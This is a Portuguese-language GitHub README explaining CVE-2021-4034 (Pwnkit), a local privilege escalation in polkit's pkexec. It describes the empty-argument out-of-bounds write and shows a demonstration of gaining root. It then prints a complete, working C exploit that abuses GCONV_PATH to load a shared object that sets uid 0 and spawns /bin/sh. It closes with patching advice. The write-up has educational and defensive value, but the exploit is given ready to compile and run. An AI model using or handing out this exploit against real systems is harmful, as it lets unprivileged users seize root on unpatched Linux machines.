
 lucaspdiniz/cve-2021-4034
Vulnerabilidade de Escalação Local de Privilégios (LPE) no Polkit - Pwnkit

Descoberta em 2021, mas anunciada e divulgada em janeiro de 2022, a CVE-2021-4034 foi carinhosamente chamada de Pwnkit; no entanto, ela está presente em todas as versões do pacote Policy Toolkit - Polkit em praticamente todos os sistemas operacionais - distribuições Linux. Em resumo, essa vulnerabilidade permite que qualquer atacante sem privilégios eleve verticalmente seu acesso ao administrador do sistema.
[!IMPORTANT] Podemos encontrar essa vulnerabilidade na versão 0.105 ou anterior do pkexec.
Mesmo sendo uma CVE altamente crítica, classificada com uma pontuação CVSS de 7,8 pontos de acordo com o NIST.GOV, ela só é explorada localmente, ou seja, não é possível explorá-la remotamente (acesso via Web).

O Polkit atua como um sistema de autorização do Linux. Quando você tem um usuário com poucos privilégios e que precisa executar alguma tarefa que exija privilégios elevados (admin, por exemplo), o polkit verifica se o seu usuário tem a permissão necessária.
Por exemplo, com o utilitário PKexec, podemos chamar a função do polkit, que verifica a permissão e pede a senha caso não a tenha. Como no exemplo abaixo;

Como mostrado acima, a vulnerabilidade Pwnkit existe no PKexec (no processo de verificação de permissão). Para essa vulnerabilidade, não há segurança no tratamento dos parâmetros quando o PKexec é executado pela linha de comando (CLI), o que permite que o invasor manipule o ambiente e ocorra uma falha chamada "Out-of-Bounds Write".
O PKexec tenta analisar quaisquer argumentos de linha de comando que passamos a ele usando um loop for, começando em um índice de 1 para deslocar o nome do programa e obter o primeiro argumento real. O nome do programa é irrelevante para a análise dos argumentos, então a indexação é simplesmente deslocada para ignorá-lo.
Portanto, se não definirmos nenhum argumento, o índice é automaticamente definido para 1.
Vamos criar um exemplo abaixo.
for(n=1; n < number_of_arguments; n++){
}
Se o número de argumentos for 0, então 'N' nunca é menor que o número de argumentos. Assim, 'N' permanece igual a 1 e o loop é Ignorado Completamente , o loop não acontecerá.
Como não há argumentos de linha de comando, não há argumento no índice n — em vez disso, o programa sobrescreve a próxima coisa na memória, que por acaso é o primeiro valor da lista de variáveis de ambiente quando o programa é chamado usando uma função C chamada execve(). Em outras palavras, ao passar ao PKexec uma lista nula de argumentos, podemos forçá-lo a sobrescrever um ambiente.
Há várias maneiras e diversos scripts na internet que exploram facilmente essa vulnerabilidade. Para economizar tempo, usaremos um script criado em C que explora essa vulnerabilidade do repositório do nosso amigo Arthepsy.
Este script explora a variável GCONV_PATH para incluir um objeto compartilhado que chama /bin/sh como root.
Arthepsy - CVE-2021-4034 - exploit.c
Antes de executar o script, verificaremos seu acesso ao host vulnerável.

Temos um usuário 1000 (sem root) e não podemos executar funções de administrador, como Useradd.

Obtivemos acesso ao usuário root e conseguimos executar algumas funções como Useradd (o erro se refere a outro problema, mas conseguimos realizar o processo como root).
Concluído ✔️
Para concluir esta exploração, podemos dar uma olhada rápida no script de exploração abaixo;
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell =
	"#include <stdio.h>\n"
	"#include <stdlib.h>\n"
	"#include <unistd.h>\n\n"
	"void gconv() {}\n"
	"void gconv_init() {\n"
	"	setuid(0); setgid(0);\n"
	"	seteuid(0); setegid(0);\n"
	"	system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' 'pwnkit'; /bin/sh\");\n"
	"	exit(0);\n"
	"}";

int main(int argc, char *argv[]) {
	FILE *fp;
	system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
	system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
	fp = fopen("pwnkit/pwnkit.c", "w");
	fprintf(fp, "%s", shell);
	fclose(fp);
	system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
	char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
	execve("/usr/bin/pkexec", (char*[]){NULL}, env);
}
Ele basicamente explora os argumentos do PKexec comentados anteriormente e reescreve a variável de ambiente GCONV_PATH com /bin/sh e definindo stuid(0) (root).
Já existem versões corrigidas disponíveis no próprio pacote do sistema operacional; executando apenas os comandos sudo apt update && sudo apt upgrade, já é possível corrigir esse problema do seu sistema.






